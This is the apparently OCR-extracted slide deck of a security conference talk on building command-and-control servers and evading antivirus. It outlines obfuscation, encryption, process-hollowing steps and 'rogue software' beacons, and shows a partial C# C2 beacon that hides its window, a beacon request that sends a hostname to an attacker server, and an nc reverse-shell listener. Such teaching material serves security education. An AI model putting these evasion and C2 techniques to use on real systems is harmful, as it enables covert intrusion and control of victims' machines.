
Building C2 Server for Fun and Profit

- C2 Servers architecture
- Demonstration
- Methodology analysis
- Custom C2 use cases
- Recipe for success
- Q/A



Sergei Simonovi

DEEPSEC.NET


CAUCASUS UNIVERSITY


SCIENTIFIC CYBER SECURITY ASSOCIATION

Basic Penetration Testing

Antivirus Bypass techniques

Is there a simple way?






```
root@kratos:~/Volatility# python vol.py -f stuxnet.vmem pslist | grep -i lsass
Volatility Foundation Volatility Framework 2.5
0x81e70020 lsass.exe                680    624     19      342      0      0 2010-10-29
 17:08:54 UTC+0000
0x81c498c8 lsass.exe                868    668      2       23      0      0 2011-06-03
 04:26:55 UTC+0000
0x81c47c00 lsass.exe               1928    668      4       65      0      0 2011-06-03
 04:26:55 UTC+0000
root@kratos:~/Volatility# python vol.py -f stuxnet.vmem pslist -p 668
Volatility Foundation Volatility Framework 2.5
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
                  Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ----------
------------------- -------------------------------
0x82073020 services.exe <-         668    624     21      431      0      0 2010-10-29
 17:08:54 UTC+0000
```

How does antivirus work...?

Static analysis

- Looking for known signatures
- Looking for key words
- Looking for specific Windows API-s
- Packers and obfuscation detection

Dynamic analysis

- Looking for code injection
- Looking for registry changes
- Looking for file modifications
- Looking for network activity

avast

Bitdefender

Microsoft Defender

kaspersky

Obfuscation

- Add redundant code
- Reorder the commands

```
int E,L,O,R,G[42][m],h[2][42][m],g[3][8],c
[42][42][2],f[42]; char d[42]; void v( int
b,int a,int j){ printf("\33[%d;%df\33[4%d"
"m  ",a,b,j); } void u(){ int T,e; n(42)o(
e,m)if(h[0][T][e]-h[1][T][e]){ v(e+4+e,T+2
,h[0][T][e]+1?h[0][T][e]:0); h[1][T][e]=h[
0][T][e]; } fflush(stdout); } void q(int l
                ,int k,int p){
                int T,e,a; L=0
                ; O=1; while(O
                ){ n(4&&L){ e=
                k+c[l] [T][0];
                h[0][L-1+c[l][
                T][1]][p?20-e:
```

Not efficient against dynamic analysis!


Encryption

- Split the malware in two parts: body and decryption cycle
- Utilize cryptographic protocols to decrypt the malware

Not efficient against dynamic analysis!

Process hollowing

- Create a legitimate process in suspended mode
- Replace process memory content with a malicious payload
- Adjust memory permissions so payload can execute
- Resume execution




Hard to implement


Runs in a context of legitimate process


Rogue software

- looks like a legitimate software
- Does nothing malicious until receives the order
- Has a dangerous internals



Bypasses dynamic analysis


GET / HTTP2
Browser
200 OK
Web Server



GET /?result=DESKTOP-G54OZ3 HTTP2

Malicious
"Browser"

Attacker Web Server


Java


C++


C#


Lua


SCIENTIFIC
CYBER SECURITY
ASSOCIATION

As a result – Custom C2 beacon

```
using System;
using System.Text;
using System.Diagnostics;
using System.Net;
using System.Threading;
using System.Runtime.InteropServices;
using System.IO;

namespace test
{
    class Programm
    {

        [DllImport("kernel32.dll")]
        private static extern IntPtr GetConsoleWindow();

        [DllImport("user32.dll")]
        private static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

        static void Main(string[] args)
        {
            string key = "super";

            IntPtr hWnd = GetConsoleWindow();
            ShowWindow(hWnd, 0);

            byte[] ba_key = Encoding.Default.GetBytes(key);

            string hex_key = BitConverter.ToString(ba_key);
```

nc –nvlp 443

Reverse Shell

Victim

Attacker

Victim

Command


Attacker


Victim

uid=0(root) gid=0(root) groups=0(root)

Attacker

C2 communication





- SubSeven
- Metasploit
- Covenant
- Cobalt Strike
- EMPIRE

